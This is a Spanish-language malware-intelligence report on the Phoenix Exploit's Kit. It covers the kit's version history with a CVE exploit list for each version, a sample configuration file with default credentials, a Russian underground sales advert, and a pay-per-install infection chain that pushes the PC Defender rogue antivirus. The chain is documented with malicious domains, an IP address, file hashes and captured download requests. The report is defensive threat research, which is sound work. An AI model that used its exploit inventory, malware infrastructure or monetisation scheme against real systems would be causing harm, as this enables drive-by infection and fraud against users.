MalwareIntelligence

Phoenix Exploit's Kit
De la mitología a un negocio delictivo

Jorge Mieres | MalwareIntelligence | jamieres@malwareint.com

Contenido

Introducción

Las alternativas delictivas crecen muy rápidamente dentro de un ecosistema donde día a día se gestan oportunidades de negocios por intermedio de procesos fraudulentos. En este sentido, la demanda de recursos delictivos para los ciberdelincuentes no se hace esperar y crece constantemente.

Generalmente aparecen nuevos crimeware que buscan obtener un lugar y buena reputación en las calles virtuales del mundo underground, intentando reflejar un equilibrio en torno al costo/beneficio del "producto" promocionado, que les permita a los delincuentes insertarse en el mercado lo más rápida posible. Del mismo modo, crimeware ya aceptado en el circuito se actualizan buscando optimizar su "calidad de servicio".

En la actualidad y a pesar de su estado minimalista frente a otros de su estilo, **Phoenix Exploit's Kit** es uno de los crimeware más empleados para controlar actividades maliciosas y hacer acopio de información estadística para inteligencia.

El presente artículo expone una serie de datos respecto a las actividades delictivas y fraudulentas llevadas a cabo empleando Phoenix Exploit's Kit como canal de gestión, cómo es habitualmente el ciclo del negocio delictivo que se esconde detrás de este crimeware y cuáles son las piezas de exploits incorporados en sus diferentes versiones.

El documento puede ser descargado desde:

Versión en inglés
http://www.malwareint.com/docs/pek-analysis-en.pdf

Versión en español
http://www.malwareint.com/docs/pek-analysis-es.pdf

De la mitología a un negocio delictivo


Si se intenta fundamentar cuál fue el motivo por el cual el desarrollador de este crimeware decidió que su creación lleve como nombre **Phoenix Exploit's Kit** (**PEK**), no existen muchas alternativas.

Una rápida búsqueda nos revela que Phoenix (Fénix en español), además de ser el nombre de una cuidad ubicada en el Estado de Arizona (USA), también es el nombre de una sonda espacial construida por la NASA, llamada Phoenix Mars Lander, lanzada al espacio a mediados de 2007. Fecha aproximada del nacimiento de Phoenix Exploit's Kit.

Pero sin lugar a dudas, el nombre no fue elegido para homenajear ni a la cuidad estadounidense ni a la sonda espacial, sino al ave Fénix de la mitología griega. Este detalle se ve reflejado en el escudo que se encuentra a la izquierda del logo, y en la imagen animada imitando el vuelo del ave ubicada en el ángulo inferior derecho.

Según la leyenda, el ave Fénix "se consumía por acción del fuego cada 500 años, para luego resurgir de sus cenizas". Con lo cual, quizás el autor intenta expresar el renacer constantemente lleno de gloria de su creación.

Lo cierto es que este paquete de exploits que también propaga malware, se insertó de lleno en el circuito delictivo y actualmente representa una de las piezas de crimeware más empleadas por delincuentes informáticos que buscan alimentar diferentes alternativas de negocios fraudulentos, administrando las actividades a través de PEK.



Panel de acceso a Phoenix Exploit's Kit.
El proceso de autenticación se compone de un solo factor: la contraseña.

El acceso a Phoenix Exploit's Kit es a través del protocolo HTTP y su modelo de autenticación se compone de un solo factor: la contraseña. Sin embargo, este chequeo se realiza verificando la contraseña mediante un algoritmo generado en SHA1 (S*ecure Hash Algorithm*).

```
A 00000000  00000000  0   <?php
A 00000006  00000006  0   $DBHOST = "localhost";
A 0000001D  0000001D  0   $DBNAME = "admin_555";
A 00000034  00000034  0   $DBUSER = "admin_555";
A 0000004B  0000004B  0   $DBPASS = "55555";
A 0000005E  0000005E  0   $ADMINPW = "85cef642a6f003c1583dacdd9fc088afcb647774";
A 00000095  00000095  0   $BANTIME = 43200;
A 000000A7  000000A7  0   $SOUND = "Disabled";
A 000000BC  000000BC  0   $COUNTRIES = array("RU" => "exe.exe", "DE" => "exe.exe", "US" => "exe.exe");
```

Ejemplo del contenido de un archivo de configuración de Phoenix Exploit's Kit, en el cual se observa la información por defecto relacionada a las contraseñas de acceso como administrador a la base de datos y al panel de gestión, que se encuentra codificada en SHA1.

Si bien existe algo de material respecto a este paquete de origen ruso, cuyo valor en el mercado undergruond asciende, actualmente, aproximadamente a los USD 2.000, la poca información que se encuentra disponible no refleja el impacto que provoca por estar diseñado íntegramente para facilitar la propagación de malware a través de exploits varios.

Por otro lado y a pesar de esta circunstancia, existe otra veta de negocio netamente marcada por la ansiedad que a los delincuentes les genera el circuito delictivo que se esconde detrás del desarrollo de crimeware, en el cual poco interesa pasar desapercibido: las instrucciones del malware reflejan la voluntar de los delincuentes por almacenar centavos (en concepto de comisión) a través del modelo **Pay-per-Install** que ofrecen ciertos sistemas de afiliados[1].

Con lo cual, reclutar zombis pasa a un segundo plano, focalizando la actividad en registrar la mayor cantidad de instalaciones posibles en el equipo víctima, descargando e instalando automáticamente otras piezas de malware que se reportan a diferentes sistemas de afiliados.

En muchos casos, esta situación provoca un problema subyacente para las víctimas que ven sus sistemas operativos desbordados en su capacidad de procesamiento debido al accionar de los distintos códigos maliciosos que se ejecutan en el sistema, provocando un repentino ataque de Denegación de Servicio (DoS).

[1] http://mipistus.blogspot.com/2010/08/pay-per-install-traves-de-viva-installs.html

Phoenix Exploit's Kit v2.1 por dentro

Si bien la última versión pública conocida de Phoenix Exploit's Kit es la 2.3 y el panel de acceso no ha cambiado su diseño en ninguna de las versiones, el desarrollador ya se encuentra trabajando en una nueva versión que por el momento se refleja en la variante 2.3r. Para ver cómo es este crimeware por dentro, se lo ejemplifica mostrando los módulos más importantes que componen la versión 2.1.

Información estadística en modo simple

Básicamente ofrece información de inteligencia para visualizar de forma rápida los exploits con mayor tasa de éxito y navegadores más comprometidos.

Información estadística en modo avanzado

Con algo de información más detallada, ofrece los datos acopiados en torno a los sistemas operativos comprometidos y navegadores con sus respectivas versiones.

Información estadística sobre países


A través de esta página, Phoenix Exploit's Kit permite verificar los países en los cuales se registró la mayor cantidad de víctimas.

Infección de Phoenix Exploit's Kit v2.3

Una de las preguntas que se intenta responder para poner algo de luz sobre las actividades ejecutadas por cualquier crimeware es: **¿cómo responde el circuito del negocio?** Es decir, qué sucede desde el momento que el malware compromete el sistema.

Si bien muchos paquetes proporcionan un ejecutable binario por defecto, este suele ser modificado por un malware personalizado que se ajusta a las necesidades delictivas del delincuente. Generalmente, los exploits kit se utilizan para la inteligencia durante el tiempo que dure el negocio, haciendo acopio de información estadística.

Sin embargo, el paquete es sólo una de las piezas que conforman la administración del circuito delictivo. Para reflejar un ejemplo concreto de lo que actualmente se está llevando a cabo mediante PEK, se presentará a continuación una radiografía del circuito de negocio a través del malware propagado por la última versión (2.3) de PEK, que opera bajo el dominio **fffvideo.info**. El panel de control se encuentra en fffvideo.info/new_aaa/statistics.php[2].



Página de descarga del rogue PC Defender Antivirus
*Se trata en realidad de un sistema de afiliados de pago por instalación (**Pay-per-Install**)*


Desde Phoenix Exploit's Kit se concreta la descarga del archivo **exe.exe** cuyo HASH MD5 es e49be7ef82250a36cf7410004ac3d69c. Una vez ejecutado, el malware establece una conexión clandestina contra el dominio **fordkaksosat.info**, cuya dirección IP es **193.105.207.45** establecida bajo la cubierta del **AS50793 "ALFAHOSTNET"**. Desde este dominio se descarga y ejecuta automáticamente un programa malicioso del tipo rogue.

Este malware también se promociona a través de una página web desde la cual, empleando ingeniería social, simula la venta de un programa antivirus a través de un archivo llamado **PCDefenderSilentSetup.msi** (ecff63c1f983858dfd7fb926738cb478), que representa al rogue llamado **PC Defender Antivirus**. Su costo es de **USD 59,95**.

[2] Al momento de escribir el presente documento, el dominio se encontraba activo

A continuación se presenta la captura de tráfico donde se especifica la descarga del rogue:

GET /PCDefenderSilentSetup.msi HTTP/1.1
*Accept: */**
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: fordkaksosat.info
Connection: Keep-Alive



Negocio detrás de PC Defender Antivirus

PC Defender Antivirus posee un costo de USD 59,95. Sin embargo, independientemente de ello, una vez infectado el rogue recurre a una estrategia agresiva a través de la cual solicita el desbloqueo de la aplicación mediante mensajes SMS.

Luego se reporta al sistema de afiliados para registrar la instalación exitosa, enviando los comandos a través del archivo **count_installs.php**. A continuación se muestra el ejemplo donde se visualiza el registro contra el sistema de afiliados:

GET /count_installs.php?secret=ADJH6wregY&partner_name=partner3 HTTP/1.1
Accept-Language: es
*Accept: */**
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: pcdef.in
Connection: Keep-Alive

Alternativamente, el rogue solicita una clave de registro necesaria para desbloquear las restricciones del supuesto antivirus. Para obtener esta clave de licenciamiento se requiere el envío de un mensaje de texto del tipo SMS a determinado número en Rusia.

Las actividades que ejecuta PC Defender Antivirus una vez instalado en un sistema operativo, puede ser leído desde MalwareDisasters.
http://malwaredisasters.blogspot.com/2010/08/phoenix-exploits-kit-and-pay-per.html
http://malwaredisasters.blogspot.com/2010/08/pc-defender-antivirus-rogue-update.html

Cronología. Estado del arte en PEK

Phoenix Exploit's Kit es un crimeware que se suma a la oferta delictiva prácticamente desde el comienzo del auge en el empleo de los paquetes con exploits precompilados y la administración de botnets a través del protocolo HTTP. Su primera versión, la primera beta (1.0beta), se remonta a mediados de 2007.

Sin embargo, a pesar de la creciente demanda y oferta de aplicaciones similares, PEK conservó la aprobación de los delincuentes dentro del ambiente delictivo, siendo adoptado por muchos de ellos como herramienta indispensable del botiquín fraudulento.

Por tal motivo, a lo largo del tiempo su desarrollador fue ampliando la cobertura para las opciones de ataque, agregando funcionalidad, corrigiendo fallas en el código y adhiriendo nuevos exploits, incluso quitando aquellos que según la inteligencia previa obtenida a través de los módulos estadísticos gozaban de una baja tasa de éxito.

A continuación se presenta en orden cronológico, las diferentes versiones que hasta el momento se han desarrollado. Las versiones que se encuentran In-the-Wild son desde la 2.0.

Phoenix Exploit's Kit v2.3r

Versión con algunas "mejoras" y de reciente aparición (mediados de Agosto de 2010). No es versión final sino que se trata de una versión preliminar a la 2.4, que posee los mismo exploits que la versión 2.3 final.

Los exploits con los que cuenta el paquete por defecto son:

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Adobe Reader LibTiff CVE-2010-0188
- Adobe PDF SWF CVE-2010-1297
- Adobe Reader/Foxit Reader PDF OPEN CVE-2009-0836
- Java HsbParser.getSoundBank (GSB) CVE-2009-3867
- Java Runtime Environment (JRE) CVE-2008-5353
- Java SMB CVE-2010-0746
- IE iepeers CVE-2010-0806
- Windows Help Center (HCP) CVE-2010-1885
- IE SnapShot Viewer ActiveX CVE-2008-2463 → opcional


Phoenix Exploit's Kit v2.3

Última versión pública conocida hasta el momento. Salió a la venta a principios de Julio de 2010 a un costo de **USD 2.200**. Mediante esta versión recientemente se ha ejecutado una campaña de propagación/infección de diferentes códigos maliciosos.

A diferencia de las versiones anteriores, en esta se puede observar un interesante detalle que cambia respecto a versiones anteriores. En el logo de la aplicación web, se puede leer la leyenda "**CONCORDIA, INTEGRITAS, INDUSTRIA...**", tres palabras en latín que se encuentran íntimamente relacionadas con la familia alemana Rothschild. Su traducción es concordia, integridad y diligencia. El paquete de exploits que forman parte de esta versión son:

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Adobe Reader LibTiff CVE-2010-0188
- Adobe PDF SWF CVE-2010-1297
- Adobe Reader/Foxit Reader PDF OPEN CVE-2009-0836
- Java HsbParser.getSoundBank (GSB) CVE-2009-3867
- Java Runtime Environment (JRE) CVE-2008-5353
- Java SMB CVE-2010-0746
- IE iepeers CVE-2010-0806
- Windows Help Center (HCP) CVE-2010-1885
- IE SnapShot Viewer ActiveX CVE-2008-2463 → opcional

Uno de los cambios con mayor relevancia en esta versión fue la compatibilidad de PDF libtiff en el uso de bypass ASLR, más DEP para el lector de archivos PDF Adobe Reader en su versión 8.0-9.3.0 para Windows Vista y Windows7.


03.07.2010, 19:05 #1

alexudakov
Пользователь

Регистрация: 17.07.2007
Адрес: russia
Сообщения: 7
Thanks: 0
Thanked 0 Times in 0 Posts

Phoenix Exploits Kit - современная связка эксплойтов

Phoenix Exploits Kit v2.3 - продукт отвечающий всем новейшим требованиям.

В текущую версию связки (v2.2) входит 12 эксплойтов и данный набор будет постоянно обновляться:

1)IE6 MDAC - бьет старые браузеры Internet Explorer 5-6
2)JAVA DESERIALIZE - пробивает системы с установленными JRE/JDK 1.5.0-1.5.0-16, 1.6.0-1.6.0_10.
3)JAVA GSB - пробивает системы с установленными JRE 1.5.0_16-1.5.0_21, 1.6.0_11-1.6.0_16.
4)PDF Collab/Printf - бьет все браузеры при наличии установленного в системе Adobe Reader версий 6.0-7.1.0
5)FLASH 9 - бьет все браузеры на Windows XP и Windows Vista при наличии уязвимого плагина Shockwave Flash
6)FLASH 10 - данный эксплойт пробивает системы с установленным Flash Player версий 9.0.124.0, 9.0.151.0, 9.0.159.0, 10.0.12.36 и 10.0.22.87
7)IEPEERS - новенький эксплойт, пробивает системы с уязвимыми IE6/7 на Windows XP/Vista даже с включенным UAC.
8)**JAVA SMB** - новенький эксплойт, пробивает системы с уязвимыми JRE даже на WIN7 (ASLR+DEP enabled)
9)**HCP** - новенький эксп, эксплуатирует уязвимость в Windows Help Center, бьет ie7/8 на Windows XP all SP
10)**PDFSWF**-новенький эксп, бьет Adobe Reader 9.3.1-9.3.2 на Win XP SP3
11)**PDFOPEN**-соц-эксплойт, работает на Adobe Reader 9.0-9.3.2. (выдается в основном vista и 7)
12)**PDF LIBTIFF**-новенький эксп который используя обход ASLR+DEP бьет Reader 8.0-9.3.0 ДАЖЕ на Windows 7/Windows Vista.

Información sobre Phoenix Exploit's Kit
Extraída desde un foro clandestino en el cual se comercializa el crimeware, se especifican los exploits que componen la versión.

Phoenix Exploit's Kit v2.21

A diferencia de la última versión, en la 2.21 y anteriores, en el logo de Phoenix Exploit's Kit se aprecia la leyenda "**COMES WITH TRIPPLE SYSTEM**", cuya traducción es "viene con sistema triple", en alusión al servicio denominado **Phoenix Triple System**.

Este servicio, cuyo costo es de **40 WMZ**[3], consiste en ofrecer al cliente (delincuente) la posibilidad de cifrar el código malicioso diseminado a través de Phoenix Exploit's Kit, ya sea porque su ciclo de vida se encuentra al límite debido a que la tasa de detección es alta por parte de las compañías antivirus, o porque simplemente desea cambiarlo por otro con diferentes estrategias de ataque.

Además de contar con la posibilidad de chequear si el dominio utilizado para alojar el paquete se encuentra catalogado en las listas de dominios más conocidas. Esta opción se incorporó a partir de la versión 1.4 y en la actualidad sigue en uso.

El paquete de exploits que forman parte de esta versión son:

- IE MDAC CVE-2006-0003
- IE SnapShot Viewer ActiveX CVE-2008-2463
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Adobe Reader LibTiff CVE-2010-0188
- Adobe PDF SWF CVE-2010-1297
- Adobe Reader/Foxit Reader PDF OPEN CVE-2009-0836
- Java HsbParser.getSoundBank (GSB) CVE-2009-3867
- Java Runtime Environment (JRE) CVE-2008-5353
- Java SMB CVE-2010-0746
- IE iepeers CVE-2010-0806
- Windows Help Center (HCP) CVE-2010-1885

Entre los cambios más relevantes se encuentran la compatibilidad del exploit Windows Help Center con Internet Explorer 8 explotando a través de Real Player y otros navegadores como Safari, Firefox y Chrome. Alternativamente el exploit se activa con versiones superiores a Windows Media Player 10.

A partir de esta versión se agregó también la posibilidad de poder acceder al paquete a través de firefox, se optimizó el proceso de consulta contra la base de datos y se corrigieron algunos problemas en el archivo *l.php*.

[3] WMZ. Sistema de monetización empleado por WebMoney. WMZ es equivalente a USD.

Phoenix Exploit's Kit v2.2

Exploits que conforman esta versión:

- IE MDAC CVE-2006-0003
- IE SnapShot Viewer ActiveX CVE-2008-2463
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Adobe PDF SWF CVE-2010-1297
- Adobe Reader/Foxit Reader PDF OPEN CVE-2009-0836
- Java HsbParser.getSoundBank (GSB) CVE-2009-3867
- Java Runtime Environment (JRE) CVE-2008-5353
- Java SMB CVE-2010-0746
- Windows Help Center (HCP) CVE-2010-1885

A partir de esta versiona se incorporaron cuatro exploits: Windows Help Center (HCP) CVE-2010-1885, Java SMB CVE-2010-0746, Adobe PDF SWF CVE-2010-1297 y CVE-2009-0836 (PDF Open) que explota en los programas para la apertura de archivos PDF Adobe Reader y FoxitPDF.

Además se incorporó la compatibilidad de explotación a través de otros navegadores entre los que se incluyen Opera, Firefox y Safari.

Phoenix Exploit's Kit v2.1

Exploits que conforman esta versión:

- IE MDAC CVE-2006-0003
- IE SnapShot Viewer ActiveX CVE-2008-2463
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Java HsbParser.getSoundBank (GSB) CVE-2009-3867
- Java Runtime Environment (JRE) CVE-2008-5353

Se fusionó la explotación de todos los exploits que atacan a través de archivos PDF utilizando el navegador Firefox, y se incorporó un nuevo esquema de cifrado para los binarios ejecutables.

Esto es porque independientemente del malware que por defecto se incorpora en Phoenix Exploit's Kit, el "cliente" tiene la posibilidad de cifrar sus propios archivos a través del servicio "**Phoenix Triple System**".

Phoenix Exploit's Kit v2.0

La versión 2.0 fue la que presentó la mayor cantidad de cambios hasta el momento y a través de la cual se rompió la correlatividad en los números de versión. La anterior a esta fue la 1.4.

Exploits en esta versión:

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Adobe Reader LibTiff CVE-2010-0188
- Java HsbParser.getSoundBank (GSB) CVE-2009-3867
- Java Runtime Environment (JRE) CVE-2008-5353
- IE SnapShot Viewer ActiveX CVE-2008-2463

Phoenix Exploit's Kit v1.4

A partir de esta versión se incorporó compatibilidad para explotar vulnerabilidades en Windows7, motivo por el cual se agrego la imagen de "*Compatible with*" en el logo de PEK, además de agregar compatibilidad para el navegador Chrome. Esta versión ya no se encuentra In-the-Wild.

Exploits:

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927

- Adobe Reader newPlayer CVE-2009-4324
- Java HsbParser.getSoundBank (GSB) CVE-2009-3867
- Java Runtime Environment (JRE) CVE-2008-5353

Phoenix Exploit's Kit v1.31

Ésta junto a las versiones anteriores ya no se encuentran In-the-Wild. Los exploits que incorporaba la versión son:

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Java HsbParser.getSoundBank (GSB) CVE-2009-3867
- Java Runtime Environment (JRE) CVE-2008-5353

Phoenix Exploit's Kit v1.3

Exploits en esta versión:

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Java HsbParser.getSoundBank (GSB) CVE-2009-3867
- Java Runtime Environment (JRE) CVE-2008-5353

Phoenix Exploit's Kit v1.2

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Java Runtime Environment (JRE) CVE-2008-5353
- AOL IWinAmp ActiveX control buffer overflow (AolIwinampBo)
- Windows Media Player DirectShow Vulnerability

Phoenix Exploit's Kit v1.1

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992

- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Java Runtime Environment (JRE) CVE-2008-5353
- AOL IWinAmp ActiveX control buffer overflow (AolIwinampBo)
- Windows Media Player DirectShow Vulnerability

Phoenix Exploit's Kit v1.0

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Java Runtime Environment (JRE) CVE-2008-5353

Phoenix Exploit's Kit v1.0beta

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927
- Adobe Reader newPlayer CVE-2009-4324
- Java Runtime Environment (JRE) CVE-2008-5353

Conclusión

Desde sus inicios, Phoenix Exploit's Kit logró insertarse en el mercado clandestino a un costo competitivo y actualmente es uno de los exploits pack con mayor tasa de crecimiento en torno a su empleo para la diseminación de malware y acopio de información para la inteligencia de los botmasters.

Los delincuentes no sólo lo utilizan para el acopio de información de inteligencia estadística sino que también es uno de los puentes que habitualmente se utilizan para la propagación de malware que forma parte de circuitos de negocios íntimamente relacionados con programas de afiliados del tipo Pay-per-Install.

Estos aspectos dejan en evidencia que la tendencia respecto a este crimeware marca una clara línea de ascendencia que la transforma en una de las amenazas potencialmente más críticas, llamando cada vez más la atención tanto de aspirantes a delincuentes, delincuentes profesionales con una nutrida organización, y profesionales de seguridad que focalizan con mayor énfasis el estudio de las actividades delictivas que cotidianamente se ejecutan a través de Phoenix Exploit's Kit.

About MalwareIntelligence
malwareint@malwareint.com
Malware Intelligence is a site dedicated to investigating all safety-related antimalware, crimeware and information security in general, from a closely related field of intelligence.

http://www.malwareint.com

